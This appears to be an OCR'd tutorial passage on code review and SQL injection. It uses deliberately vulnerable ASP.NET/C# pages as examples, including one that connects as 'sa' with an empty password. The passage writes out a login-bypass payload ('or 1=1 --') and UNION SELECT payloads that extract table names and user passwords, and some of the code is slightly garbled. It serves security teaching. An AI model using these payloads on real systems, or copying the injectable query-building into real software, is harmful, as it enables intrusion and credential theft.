Code analysis or code review is the most effective technique for identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to gain access to the database. An attacker logs into an account by the following process:


1. A user enters a username and password that match a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters **blah' or 1=1 --,** then the SQL query will look like

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
   Password=''
   ```
5. A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

   ```
   string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
   txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
   ```

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx



```
private void cmdFilter_Click(object sender, System.EventArgs e) {
    dgrProducts.CurrentPageIndex = 0;
    bindDataGrid(); }

private void bindDataGrid() {
    dgrProducts.DataSource = createDataView();
    dgrProducts.DataBind(); }

private DataView createDataView()  {
    string strCnx =
     "server=localhost;uid=sa;pwd=;database=northwind;";
    string strSQL = "SELECT ProductId, ProductName, " +
     "QuantityPerUnit, UnitPrice FROM Products";

   // This code is susceptible to SQL injection attacks.
    if (txtFilter.Text.Length > 0) {
        strSQL += " WHERE ProductName LIKE '" + txtFilter.Text + '"; }

    SqlConnection cnx  = new SqlConnection(strCnx);
    SqlDataAdapter sda = new SqlDataAdapter(strSQL, cnx);
    DataTable dtProducts = new DataTable();

    sda.Fill(dtProducts);
    return dtProducts.DefaultView;
}
```

This page displays products from the Northwind database. It allows users to **filter the resulting list of products** using a textbox called txtFilter

Like the previous example (**BadLogin.aspx**), this code is vulnerable to SQL injection attacks

The executed SQL is **dynamically** constructed from a user-supplied input

Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page shown in the figure below is a hacker's paradise because it allows an astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with names sysobjects, syscolumns, sysindexes, and so on. Thus, a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:


```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

In particular, the **UNION** statement is useful for a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database into the original query of the Products table. The only trick is to match the number and data types of the columns with the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

